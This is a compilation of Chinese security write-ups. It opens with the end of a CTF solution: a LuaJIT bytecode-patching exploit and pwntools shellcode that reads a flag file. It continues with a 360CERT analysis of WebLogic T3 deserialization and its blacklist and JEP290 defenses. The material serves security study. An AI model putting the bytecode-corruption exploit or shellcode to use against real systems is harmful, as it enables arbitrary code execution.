    local fshellcode = ub4(low32("") + 132) .."\0\0\0\0"..
      ub4(asaddr) .."\0\0\0\0"
    fshellcode = -32760 -- Turned into KPRI(func)

    -- Finally, we invoke the shellcode (and pass it some values
    -- which allow it to remove the page at asaddr from the list
    -- of mcode areas).
    fshellcode(mctab[1], mcarea)
  end
  inner()
end
```

```
-- Some helpers for manipulating bytecode:
local ffi = require "ffi"
local bit = require "bit"
local BC = {KSHORT = 41, KPRI = 43}

-- Dump the as-written evil function to bytecode:
local estr = string.dump(evil, true)
local buf = ffi.new("uint8_t[?]", #estr+1, estr)
local p = buf + 5

-- Helper function to read a ULEB128 from p:
local function read_uleb128()
  local v = p[0]; p = p + 1
  if v >= 128 then
    local sh = 7; v = v - 128
    repeat
      local r = p[0]
      v = v + bit.lshift(bit.band(r, 127), sh)
      sh = sh + 7
      p = p + 1
    until r < 128
  end
  return v
end

-- The dumped bytecode contains several prototypes: one for "evil"
-- itself, and one for every (transitive) inner function. We step
-- through each prototype in turn, and tweak some of them.
while true do
  local len = read_uleb128()
  if len == 0 then break end
  local pend = p + len
  local flags, numparams, framesize, sizeuv = p[0], p[1], p[2], p[3]
  p = p + 4
  read_uleb128()
```

```
read_uleb128()
local sizebc = read_uleb128()
local bc = p
local uv = ffi.cast("uint16_t*", p + sizebc * 4)
if numparams == 0 and sizeuv == 3 then
  -- This branch picks out the "inner" function.
  -- The first thing we do is change what the 0th upvalue
  -- points at:
  uv[0] = uv[0] + 2
  -- Then we go through and change everything which was written
  -- as "local_variable = -327XX" in the source to instead be
  -- a KPRI instruction:
  for i = 0, sizebc do
    if bc[0] == BC.KSHORT then
      local rd = ffi.cast("int16_t*", bc)[1]
      if rd <= -32749 then
        bc[0] = BC.KPRI
        bc[3] = 0
        if rd == -32749 then
          -- the `cdata = -32749` line in source also tweaks
          -- the two instructions after it:
          bc[4] = 0
          bc[8] = 0
        end
      end
    end
    bc = bc + 4
  end
elseif sizebc == 1 then
  -- As written, the s_byte, s_char, and s_sub functions each
  -- contain a single "return" instruction. We replace said
  -- instruction with the corresponding fast-function instruction.
  bc[0] = 147 + numparams
  bc[2] = bit.band(1 + numparams, 6)
end
```

```
  p = pend
end

function string.fromhex(str)
    return (str:gsub('..', function (cc)
        return string.char(tonumber(cc, 16))
    end))
end

function string.tohex(str)
    return (str:gsub('.', function (c)
        return string.format('%02X', string.byte(c))
end))
end

res = string.tohex(ffi.string(buf, #estr))
local f = io.open("../../shellcode.hex", "wb")
f:write(ffi.string(res, #res))
f:close()
--print(res)
--a = loadstring(string.fromhex(res))
--print(a())
```

gen_shellcode.py

```
from pwn import *
context(arch='amd64', os='linux')

shellcode = r'''
pop rax
sub rax, 0x71187
mov rbp, rax
add rax, 0x73370
mov rdi, %s
push rdi
mov rdi, %s
push rdi
```

```
mov rdi, rsp
push 0
push 114
mov rsi, rsp
call rax
mov rcx, rax
mov rdi, rsp
mov rsi, 100
mov rdx, 100
mov rax, rbp
add rax, 0x733c0
call rax
mov rdi, 1
mov rsi, rsp
mov rdx, 100
mov rax, rbp
add rax, 0x73510
call rax

push 0
ret

'''
print(shellcode)
shellcode = shellcode % (u64('a/flag'.ljust(8, '\x00')), u64('/pkg/dat'))

with open('orig_exp.tpl.lua', 'r') as f:
    content = f.read()
    shellcode_hex = repr(asm(shellcode))
    content = content.replace('{SHELLCODE_TPL}', shellcode_hex)
    with open('orig_exp.lua', 'w') as f:
        f.write(content)
```

10.9 总结

好吧我其实当时调的过程原比现在描述的更加难受。最开始按照 bt 去还原的时候还没有去调试和看过 luajit 代码，只是去对照，看的非常费劲还分析错了，以为是 zircon 内无法使用 jit 导致的。

看来以后要多注意这个问题，有的背景知识还是需要多去熟悉一下才能够完整掌握。

调代码还是很有趣的，开源真好。还是要不断学习才做的动题目呀。

从 WebLogic 看反序列化漏洞的利用与防御

作者：k1n9@360CERT

原文：https://cert.360.cn/report/detail?id=c8eed4b36fe8b19c585a1817b5f10b9e

11.1 0x00 前言

上周出的 WebLogic 反序列漏洞，跟进分析的时候发现涉及到不少 Java 反序列化的知识，然后借这个机会把一些 Java 反序列化漏洞的利用与防御需要的知识点重新捋一遍，做了一些测试和调试后写成这份报告。文中若有错漏之处，欢迎指出。

11.2 0x01 Java 反序列化时序

Java 反序列化时序对于理解 Java 反序列化的利用或是防御都是必要的，例如有些 Gadget 为什么从 readObject 方法开始进行构造，为什么反序列化防御代码写在 resolveClass 方法中等。先写下三个相关的方法。

11.2.1 1.1 readObject


这个方法用于读取对象，这里要说的 readObject 跟很多同名的这个方法完全不是一回事的，注意下图中的方法描述符跟其它同名方法的区别。

```
*
* <p>Serializable classes that require special handling during the
* serialization and deserialization process should implement the following
* methods:
*
* <pre>
* private void writeObject(java.io.ObjectOutputStream stream)
*     throws IOException;
* private void readObject(java.io.ObjectInputStream stream)
*     throws IOException, ClassNotFoundException;
* private void readObjectNoData()
*     throws ObjectStreamException;
* </pre>
```

java.io.ObjectInputStream 类的注释中有提到，要是想在序列化或者反序列化的过程中做些别的操作可以通过在类中实现这三个方法来实现。比如类 EvilObj 实现了这里的 readObject 方法（方法的描述符需要跟注释提到的一样）的话，在类 EvilObj 的反序列化过程就会调用到这个 readObject 方法，代码例子：

```java
public class SerAndDer {

    public static void main(String args[]) throws Exception
    {
        deser();
    }

    public static void deser() throws Exception
    {
        FileInputStream fis = new FileInputStream("evilobj2.ser");
        ObjectInputStream ois = new ObjectInputStream(fis);
        EvilObj obj = (EvilObj)ois.readObject();
    }

    public static void ser() throws Exception
    {
        ......
    }
}

class EvilObj implements Serializable {
    public String name;

    private void readObject(java.io.ObjectInputStream in) throws IOException, ClassNotFoundException{
        //执行默认的readObject()方法
        in.defaultReadObject();
        //Runtime.getRuntime().exec("open /Applications/Calculator.app/");
    }
}
```

其调用栈如下



看下 readSerialData 方法，在读取序列化数据的时候做判断若是该类实现了 readObject 方法，则通过反射对该方法进行调用。

到这里就能明白为什么有些 Java 反序列化利用的构造是从这里 readObject 方法开始的，然后通过 readObject 中的代码一步一步去构造最终达成利用，这次的 CVE-2018-3191 就是很好的一个例子，后文会讲到 CVE-2018-3191 使用的 Gadget。当然这只是 Java 反序列化利用构造的其中一种方法，更多的可以参考 ysoserial 里的各种 Gadget 的构造。

11.2.2 1.2 resolveClass 和 resolveProxyClass

这两个方法都是在类 java.io.ObjectInputStream 中，resolveClass 用于根据类描述符返回相应的类，resolveProxyClass 用于返回实现了代理类描述符中所有接口的代理类。这两个类的功能使得它们可以被用于 Java 反序列的防御，比如在 resolveClass 方法中可以先对类名进行检测然后决定是否还要继续进行反序列化操作。如果想要在这两个方法中添加一些操作（比如前面提到的做反序列化防御），那处理数据流的类需要继承 java.io.ObjectInputStream ，然后重写下面对应的方法：

```
protected Class<?> resolveClass(ObjectStreamClass desc)

protected Class<?> resolveProxyClass(String[] interfaces)
```

这里需要避免混淆的一点是这两个方法是在处理数据流的类中重写，而不是在被反序列化的类中重写，代码例子：

```java
public class SerAndDer {

    public static void main(String args[]) throws Exception
    {
        deser();
    }

    public static void deser() throws Exception
    {
        FileInputStream fis = new FileInputStream("evilobj2.ser");
        MyObjInputStream ois = new MyObjInputStream(fis);
        EvilObj obj = (EvilObj)ois.readObject();
    }

    public static void ser() throws Exception
    {
        ......
    }
}

class EvilObj implements Serializable {
    public String name;
}

class MyObjInputStream extends ObjectInputStream  {
    public MyObjInputStream(InputStream in) throws IOException {
        super(in);
    }

    protected Class<?> resolveClass(ObjectStreamClass desc) throws IOException, ClassNotFoundException {
        System.out.println("Just a Test!!!");
        return super.resolveClass(desc);
    }
}
```

其调用栈如下

```
resolveClass:48, MyObjInputStream
readNonProxyDesc:1863, ObjectInputStream (java.io)
readClassDesc:1746, ObjectInputStream (java.io)
readOrdinaryObject:2037, ObjectInputStream (java.io)
readObject0:1568, ObjectInputStream (java.io)
readObject:428, ObjectInputStream (java.io)
deser:22, SerAndDer
main:15, SerAndDer
```


同理 resolveProxyClass 的重写方式也是这样。这里要知道的一点是并非在 Java 的反序列化中都需要调用到这两个方法，看下调用栈前面的 readObject0 方法中的部分代码：

```
depth++;
totalObjectRefs++;
try {
    switch (tc) {
        case TC_NULL:
            return readNull();

        case TC_REFERENCE:
            return readHandle(unshared);

        case TC_CLASS:
            return readClass(unshared);

        case TC_CLASSDESC:
        case TC_PROXYCLASSDESC:
            return readClassDesc(unshared);

        case TC_STRING:
        case TC_LONGSTRING:
            return checkResolve(readString(unshared));

        case TC_ARRAY:
            return checkResolve(readArray(unshared));

        case TC_ENUM:
            return checkResolve(readEnum(unshared));

        case TC_OBJECT:
            return checkResolve(readOrdinaryObject(unshared));

        case TC_EXCEPTION:
            IOException ex = readFatalException();
            throw new WriteAbortedException("writing aborted", ex);

        case TC_BLOCKDATA:
        case TC_BLOCKDATALONG:
            if (oldMode) {
                bin.setBlockDataMode(true);
                bin.peek();             // force header read
                throw new OptionalDataException(
                    bin.currentBlockRemaining());
            } else {
                throw new StreamCorruptedException(
```

看 switch 代码块，假如序列化的是一个 String 对象，往里跟进去是用不到 resolveClass 或 resolveProxyClass 方法的。resolveProxyClass 方法也只是在反序列化代理对象时才会被调用。通过查看序列化数据结构非常有助于理解反序列化的整个流程，推荐一个用于查看序列化数据结构的工具：SerializationDumper

11.2.3 1.3 反序列化时序

贴一张廖新喜师傅在 “JSON 反序列化之殇’’ 议题中的反序列化利用时序图，用于从整体上看反序列化的流程。



普通对象和代理对象的反序列化走的流程是不一样的，可以看 readClassDesc 方法：

```
/**
private ObjectStreamClass readClassDesc(boolean unshared)
    throws IOException
{
    byte tc = bin.peekByte();
    ObjectStreamClass descriptor;
    switch (tc) {
        case TC_NULL:
            descriptor = (ObjectStreamClass) readNull();
            break;
        case TC_REFERENCE:
            descriptor = (ObjectStreamClass) readHandle(unshared);
            break;
        case TC_PROXYCLASSDESC:
            descriptor = readProxyDesc(unshared);
            break;
        case TC_CLASSDESC:
            descriptor = readNonProxyDesc(unshared);
            break;
        default:
            throw new StreamCorruptedException(
                String.format("invalid type code: %02X", tc));
    }
    if (descriptor != null) {
        validateDescriptor(descriptor);
    }
    return descriptor;
}
```

对应着前面时序图中实例化的那一步的不同流程。

11.2.4 1.4 小结

这一章主要是介绍了 Java 反序列化相关的三个方法，通过代码跟踪调试的方式来确定其在什么时候会被调用到，再结合反序列化的时序图就可以对反序列化的整个流程有一定的了解。其实去分析了下反序列化的时序主要是为了知道两点，第一个是反序列化的大体流程，第二个是有哪些方法在这流程中有被调用到，为了解 Java 反序列化的利用和防御做一些知识准备。

11.3 0x02 WebLogi T3 反序列化及其防御机制

T3 从 WebLogic 的启动到对消息进行序列化的调用栈（由下往上）：

```
at weblogic.rjvm.InboundMsgAbbrev.readObject(InboundMsgAbbrev.java:73)
at weblogic.rjvm.InboundMsgAbbrev.read(InboundMsgAbbrev.java:45)
at weblogic.rjvm.MsgAbbrevJVMConnection.readMsgAbbrevs(MsgAbbrevJVMConnection.java:283)
at weblogic.rjvm.MsgAbbrevInputStream.init(MsgAbbrevInputStream.java:214)
at weblogic.rjvm.MsgAbbrevJVMConnection.dispatch(MsgAbbrevJVMConnection.java:498)
at weblogic.rjvm.t3.MuxableSocketT3.dispatch(MuxableSocketT3.java:348)
at weblogic.socket.BaseAbstractMuxableSocket.dispatch(BaseAbstractMuxableSocket.java:394)
at weblogic.socket.SocketMuxer.readReadySocketOnce(SocketMuxer.java:960)
at weblogic.socket.SocketMuxer.readReadySocket(SocketMuxer.java:897)
at weblogic.socket.PosixSocketMuxer.processSockets(PosixSocketMuxer.java:130)
at weblogic.socket.SocketReaderRequest.run(SocketReaderRequest.java:29)
at weblogic.socket.SocketReaderRequest.execute(SocketReaderRequest.java:42)
at weblogic.kernel.ExecuteThread.execute(ExecuteThread.java:145)
at weblogic.kernel.ExecuteThread.run(ExecuteThread.java:117)
```

这里没有去分析 T3 协议的具体实现，抓了一下 stopWebLogic.sh 在执行过程中的数据包：

第一个是握手包，然后第二个包中就可以找到带有序列化数据了，包的前 4 个字节为包的长度。替换序列化数据那部分，然后做数据包重放就可以使得 T3 协议反序列化的数据为自己所构造的了。

11.3.1 2.1 WebLogic 的反序列化防御机制

从调用栈可以知道是在哪里做的反序列化，InboundMsgAbbrev 类的 readObject 方法：


```
private Object readObject(MsgAbbrevInputStream var1) throws IOException, ClassNotFoundException {
    int var2 = var1.read();
    switch(var2) {
    case 0:
        return (new InboundMsgAbbrev.ServerChannelInputStream(var1)).readObject();
    case 1:
        return var1.readASCII();
    default:
        throw new StreamCorruptedException("Unknown typecode: '" + var2 + "'");
    }
}
```

留意下这里的 readObject 方法的描述符，跟前一章提的 readObject 方法描述符是不一样的，也就是说假如反序列化一个 InboundMsgAbbrev 对象，这里的 readObject 方法是不会被调用到的。这里的 readObject 只是在 T3 协议处理消息的代码流程中被使用到。

可以看到处理输入数据流的类为 ServerChannelInputStream，由前一小节知道输入流是可以被控制的，接下来就是实例化 ServerChannelInputStream 对象然后进行反序列化操作。先看下 ServerChannelInputStream 类：

```
private static class ServerChannelInputStream extends FilteringObjectInputStream implements ServerChannelStream {
    private final ServerChannel serverChannel;

    private ServerChannelInputStream() throws IOException {
        this.serverChannel = null;
    }

    private ServerChannelInputStream(MsgAbbrevInputStream var1) throws IOException {
        super(var1);
        this.serverChannel = var1.getServerChannel();
    }

    public ServerChannel getServerChannel() {
        return this.serverChannel;
    }

    protected Class resolveClass(ObjectStreamClass var1) throws ClassNotFoundException, IOException {
        String var2 = var1.getName();

        try {
            this.checkLegacyBlacklistIfNeeded(var1.getName());
        } catch (InvalidClassException var5) {
            throw var5;
        }

        Class var3 = super.resolveClass(var1);
        if (var3 == null) {
            throw new ClassNotFoundException("super.resolveClass returns null.");
        } else {
            ObjectStreamClass var4 = ObjectStreamClass.lookup(var3);
            if (var4 != null && var4.getSerialVersionUID() != var1.getSerialVersionUID()) {
                throw new ClassNotFoundException("different serialVersionUID, local: " + var4.getSerialVersionUID() + " remote: " + v
            } else {
                return var3;
            }
        }
    }

    protected Class<?> resolveProxyClass(String[] var1) throws IOException, ClassNotFoundException {
        String[] var2 = var1;
        int var3 = var1.length;

        for(int var4 = 0; var4 < var3; ++var4) {
            String var5 = var2[var4];
            if (var5.equals("java.rmi.registry.Registry")) {
                throw new InvalidObjectException("Unauthorized proxy deserialization");
            }
        }

        return super.resolveProxyClass(var1);
    }
}
```

ServerChannelInputStream 类的继承图：



可以得知 ServerChannelInputStream 类是继承了 ObjectInputstream 类的，并且重写了 resolveClass 和 resolveProxyClass 方法。由上一章的内容可以知道 ServerChannelInputStream 类中的这两个方法在对不同的序列化数据进行反序列化的时候会被调用到，这样就不难理解 WebLogic 为什么会选择在这两个方法中添加做过滤的代码了（其实之前出现的针对反序列化的防御方法也有这么做的，重写 ObjectInputstream 类中的 resolveClass 方法或者直接重写一个 ObjectInputstream）。

先说一下 resolveProxyClass 这个方法里为什么用代理的接口名字和 “java.rmi.registry.Registry” 进行对比，这个是 CVE-2017-3248 漏洞的补丁。CVE-2017-3248 漏洞的利用用到 JRMPClient 这个 Gadget，ysoserial 中的 JRMPClient 用到了动态代理，代理的接口就是 “java.rmi.registry.Registry’’。针对这个就出现了不少的绕过方法，比如换一个接口 java.rmi.activation.Activator，或者直接不使用代理都是可以的。这里涉及到了 JRMPClient 这个 Gadget 的具体构造，但这不属于本文的内容，想了解这个的话建议去看 ysoserial 中具体是如何构造实现的。

resolveClass 方法中的 checkLegacyBlacklistIfNeeded 方法是用来针对类名和包名做过滤。

从 checkLegacyBlacklistIfNeeded 方法跟进去直到进入 WebLogicObjectInputFilter 类的 checkLegacy-BlacklistIfNeeded 方法：

```
public static void checkLegacyBlacklistIfNeeded(String var0) throws InvalidClassException {
    checkInitialized();
    if (!isJreFilteringAvailable) {
        if (isBlacklistedLegacy(var0)) {
            throw new InvalidClassException(var0, "Unauthorized deserialization attempt");
        }
    }
}
```

可以看到这里是在 Jre 自带的过滤（JEP290）不可用的情况下才会使用自身实现的方法进行过滤，如果检测到是在黑名单中会抛出异常 Unauthorized deserialization attempt。看下 isBlacklistedLegacy 方法：

```
private static boolean isBlacklistedLegacy(String var0) {
    String var1 = normalizeClassName(var0);
    if (LEGACY_BLACKLIST != null && var1 != null) {
        if (LEGACY_BLACKLIST.contains(var1)) {
            return true;
        } else {
            String var2 = null;

            try {
                var2 = var1.substring(0, var1.lastIndexOf( ch: 46));
            } catch (Exception var4) {
                return false;
            }

            return var2 != null && var2.length() != 0 && LEGACY_BLACKLIST.contains(var2);
        }
    } else {
        return false;
    }
}

private static String normalizeClassName(String var0) {
    String var1 = var0 == null ? null : var0.trim();
    if (var1 != null && var1.length() != 0) {
        return !var1.startsWith("[") && !primitiveTypes.contains(var1) ? var1 : null;
    } else {
        return null;
    }
}
```

可以看到要是类名第一个字符为 [（在字段描述符中是数组）或是 primitiveTypes（一些基础数据类型）中的其中一个，是不会进行检测的。

```
public final class WebLogicObjectInputFilter {
    private static final Set<String> primitiveTypes = new HashSet(Arrays.asList("boolean", "byte", "char", "double", "float", "int", "long", "short", "void"));
```

检测的地方有两个，一个是类名，一个包名，只要其中一个出现在 LEGACY_BLACKLIST 中便会像前面看到的抛出异常。下面来看一下 LEGACY_BLACKLIST 的值是从哪里来的。

看 WebLogicObjectInputFilter 的一个初始化方法：

```
private static synchronized void initializeInternal(boolean var0, JreFilterApiProxy var1) {
    if (!initialized || var1 != null) {
        if (initializationException != null && var1 == null) {
            if (var0) {
                throw new IllegalStateException("Static initializer called twice!");
            }

            throw new FilterInitializationException("Exception during initalization", initializationException);
        }

        try {
            initialized = false;
            initializationException = null;
            isGlobalJreFilterConfigured = false;
            jreFilterGlobal = null;
            isWebLogicJreFilterConfigured = false;
            jreFilterWebLogic = null;
            LEGACY_BLACKLIST = null;
            filterApiProxy = var1 != null ? var1 : new JreFilterApiProxy();
            isJreFilteringAvailable = filterApiProxy.isAvailable();
            if (isJreFilteringAvailable) {
                jreFilterGlobal = filterApiProxy.getGlobalFilter();
                isGlobalJreFilterConfigured = jreFilterGlobal != null;
            }

            filterConfig = new WebLogicFilterConfig(isJreFilteringAvailable, isGlobalJreFilterConfigured);
            if (isJreFilteringAvailable) {
                if (filterConfig.getWebLogicSerialFilterMode() == FilterMode.DISABLE) {
                    jreFilterWebLogic = null;
                    isWebLogicJreFilterConfigured = false;
                } else {
                    String var2 = filterConfig.getWebLogicSerialFilter();
                    Object var3 = filterApiProxy.createFilterForString(var2);
                    if (filterConfig.getWebLogicSerialFilterScope() == FilterScope.WEBLOGIC) {
                        jreFilterWebLogic = var3;
                        isWebLogicJreFilterConfigured = true;
                    } else {
                        if (var3 != null) {
                            filterApiProxy.setGlobalFilter(var3);
                            isGlobalJreFilterConfigured = true;
                        }

                        jreFilterGlobal = var3;
                    }
                }
            } else {
                LEGACY_BLACKLIST = filterConfig.getLegacyBlacklist();
            }

            initialized = true;
        } catch (Exception var4) {
            initialized = false;
            initializationException = var4;
        }
    }
```

在 Jre 的过滤不可用的情况下会设置 LEGACY_BLACKLIST 的值，跟入 getLegacyBlacklist 方法：

```
Set<String> getLegacyBlacklist() {
    return this.BLACKLIST;
}
```

值来自于 WebLogicFilterConfig 类的成员变量 BLACKLIST，BLACKLIST 的值由 constructLegacy-Blacklist 方法生成：

```
private void constructLegacyBlacklist(String var1, boolean var2, boolean var3) {
    HashSet var4 = null;
    if (!var2) {
        var4 = new HashSet( initialCapacity: 32);
        if (!var3) {
            String[] var5 = DEFAULT_BLACKLIST_CLASSES;
            int var6 = var5.length;

            int var7;
            String var8;
            for(var7 = 0; var7 < var6; ++var7) {
                var8 = var5[var7];
                var4.add(var8);
            }

            var5 = DEFAULT_BLACKLIST_PACKAGES;
            var6 = var5.length;

            for(var7 = 0; var7 < var6; ++var7) {
                var8 = var5[var7];
                var4.add(var8);
            }
        }

        if (var1 != null) {
            StringTokenizer var9 = new StringTokenizer(var1,  delim: ",");

            while(var9.hasMoreTokens()) {
                String var10 = var9.nextToken();
                if (var10.startsWith("+")) {
                    var4.add(var10.substring(1));
                } else if (var10.startsWith("-")) {
                    var4.remove(var10.substring(1));
                } else {
                    var4.add(var10);
                }
            }
        }

        if (var4.isEmpty()) {
            var4 = null;
        }
    }

    this.BLACKLIST = var4;
}
```

这里的参数 var1，var2 和 var3 对应着

```
boolean var1 = Boolean.getBoolean( name: "weblogic.rmi.disableblacklist");
boolean var2 = Boolean.getBoolean( name: "weblogic.rmi.disabledefaultblacklist");
String var3 = System.getProperty("weblogic.rmi.blacklist");
```

也就是说还可以通过启动参数来控制是否添加黑名单，动态添加或删除一些黑名单。默认情况下的话黑名单就是来自 WebLogicFilterConfig 类中的 DEFAULT_BLACKLIST_PACKAGES 和 DEFAULT_BLACKLIST_CLASSES 了。

打了十月份补丁之后的黑名单如下：

```
private static final String[] DEFAULT_BLACKLIST_PACKAGES = new String[]{"org.apache.commons.co
private static final String[] DEFAULT_BLACKLIST_CLASSES = new String[]{"org.codehaus.groovy.ru
```

11.3.2 2.2 WebLogic 使用 JEP290 做的过滤

JEP290 是 Java9 新添加可以对序列化数据进行检测的一个特性。之后往下对 8u121，7u131 和 6u141 这几个版本也支持了。该特性可用于对序列化数据的最大字节数，深度，数组大小和引用数进行限制，当然还有对类的检测了。使用这个的方法可以为实现 ObjectInputFilter 接口（低版本的 JDK 只在 sun.misc 包中有这个类，Java9 以上在 java.io 包中，目前 Oracle 对 Java9 和 Java10 都停止支持了，最新为 Java11），然后重写 checkInput 方法来对序列化数据进行检测。高版本的 JDK 中 RMI 就有用到这个来做过滤，看下 WebLogic 是如何使用的，JDK 版本为 8u152。

